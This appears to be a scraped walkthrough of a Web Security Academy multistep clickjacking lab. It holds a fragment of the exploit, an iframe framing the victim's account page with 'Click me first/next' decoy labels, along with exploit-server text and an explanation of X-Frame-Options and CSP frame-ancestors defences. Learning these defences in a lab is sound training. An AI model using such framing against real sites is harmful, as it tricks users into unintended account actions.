<iframe src="https://0ab700ca0445cfef800699c700b600d2.web-security-academy.net/my-account"></iframe>
```

Store View exploit Deliver exploit to victim Access log



Click me next

Click me first

**** Now click on Deliver exploit to victim and the lab should be solved.**

WebSecurity Academy | Multistep clickjacking | Back to lab description >

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a89009e0424cf11809498a0013600c5.exploit-server.net/exploit>

HTTPS

File: /exploit

Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

How to prevent clickjacking attacks

We have discussed a commonly encountered browser-side prevention mechanism, namely frame busting scripts. However, we have seen that it is often straightforward for an attacker to circumvent these protections. Consequently, server driven protocols have been devised that constrain browser iframe usage and mitigate against clickjacking.

Clickjacking is a browser-side behavior and its success or otherwise depends upon browser functionality and conformity to prevailing web standards and best practice. Server-side protection against clickjacking is provided by defining and communicating constraints over the use of components such as iframes. However, implementation of protection depends upon browser compliance and enforcement of these constraints. Two mechanisms for server-side clickjacking protection are X-Frame-Options and Content Security Policy.

X-Frame-Options

X-Frame-Options was originally introduced as an unofficial response header in Internet Explorer 8 and it was rapidly adopted within other browsers. The header provides the website owner with control over the use of iframes or objects so that inclusion of a web page within a frame can be prohibited with the `deny` directive:

```
X-Frame-Options: deny
```

Alternatively, framing can be restricted to the same origin as the website using the `sameorigin` directive

```
X-Frame-Options: sameorigin
```

or to a named website using the `allow-from` directive:

```
X-Frame-Options: allow-from https://normal-website.com
```

X-Frame-Options is not implemented consistently across browsers (the `allow-from` directive is not supported in Chrome version 76 or Safari 12 for example). However, when properly applied in conjunction with Content Security Policy as part of a multi-layer defense strategy it can provide effective protection against clickjacking attacks.

Content Security Policy (CSP)

Content Security Policy (CSP) is a detection and prevention mechanism that provides mitigation against attacks such as XSS and clickjacking. CSP is usually implemented in the web server as a return header of the form:

```
Content-Security-Policy: policy
```

where policy is a string of policy directives separated by semicolons. The CSP provides the client browser with information about permitted sources of web resources that the browser can apply to the detection and interception of malicious behaviors.

Content Security Policy (CSP) - Continued

The recommended clickjacking protection is to incorporate the `frame-ancestors` directive in the application's Content Security Policy. The `frame-ancestors 'none'` directive is similar in behavior to the X-Frame-Options `deny` directive. The `frame-ancestors 'self'` directive is broadly equivalent to the X-Frame-Options `sameorigin` directive. The following CSP whitelists frames to the same domain only:

```
Content-Security-Policy: frame-ancestors 'self';
```

Alternatively, framing can be restricted to named sites:

```
Content-Security-Policy: frame-ancestors normal-website.com;
```

To be effective against clickjacking and XSS, CSPs need careful development, implementation and testing and should be used as part of a multi-layer defense strategy.



Well done! You've completed Clickjacking (UI redressing).

